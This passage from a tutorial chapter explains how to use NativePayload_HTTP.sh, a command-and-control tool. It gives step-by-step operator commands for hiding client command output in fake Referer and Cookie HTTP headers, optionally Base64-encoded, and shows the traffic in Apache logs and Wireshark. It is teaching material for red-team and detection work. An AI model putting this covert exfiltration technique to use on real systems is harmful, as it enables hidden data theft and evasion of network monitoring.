
Picture 27: NativePayload_HTTP.sh and “@fhf” Fake-Headers:off

as you can see in the next “Picture 28” in HTTP Packets we have this Header when our “Fake-Header setting is off”.



Picture 28: NativePayload_HTTP.sh and “@fhf” Fake-Headers:off

now you can compare this “Picture 28” with “Picture 26” and you will see what is different between these HTTP header Packets. in the next “Picture 29” you can see with Command “**@cmdlist**” you can see list of Executed Commands in Client-side also with “**@cmdsave**” you can save this Report to text file.




Picture 29: NativePayload_HTTP.sh and List of commands by “@cmdlist” and saving Commands by “@cmdsave”

Payload injection via “Referer” field in HTTP Headers and Commands:

As I mentioned in this chapter we can use “Referer” HTTP Header field as Payload to send Data to server. With this simple command “**@xrn**” or “**@xrefon**” you can do this by this tool also with “**@xrf**” or “**@xrefoff**” you can disable this setting too.

Note: before command “**@xrn**” you should first use “**@fhn**” to enable Fake-Header.




Picture 30: NativePayload_HTTP.sh and Payloads injection via Referer

as you can see in this “Picture 30” I used these commands and “step 2” is “optional” always:


step1: @ **192.168.56.102** interact to client with ipv4 192.168.56.102
step2: **@64on** setting on Base64 for payloads (**optional**)
step3: **@fhn** setting on Fake-Headers
step4: **@xrn** setting on payloads injection via “Referer”
step5: **echo test 6 ;)** setting command for client-side

finally you can see we have command output in server-side and these payload sent by client to server via “referer” HTTP Header field.



Picture 31: NativePayload_HTTP.sh and Payloads injection via Referer

as you can see in “Picture 31” these payload injected to HTTP Header via “Referer” field and you can see these payload in apache log file. in the next Picture you can see what happened in HTTP Header by wireshark.




Picture 32: Network traffic and Payloads injection via Referer

as you can see in “Picture 32” these payload injected to HTTP Header via “Referer” field.


Payload injection via “cookie” field in HTTP Headers and Commands:
As I mentioned in this chapter we can use “cookie” HTTP Header field as Payload for send Data to server. With this simple command “**@xcn**” or “**@xcookieon**” you can do this by this tool also with “**@xcf**” or “**@xcookieoff**” you can disable this setting too.

Note: before command “**@xcn**” you should first use “**@fhn**” to enable Fake-Header.




Picture 33: Network traffic and Payloads injection via cookie

as you can see in the next “Picture 34” our Command output sent via Cookie by HTTP Traffic and these payloads are in apache log file.



Picture 34: Apache log file and Payloads injection via cookie

also in the next “Picture 35” you can see our payloads injected cookie value by wireshark.



Picture 35: wireshark and Payloads injection via cookie

Note: this chapter-12 has two parts, to continue please read “Part2 of Chapter 12”.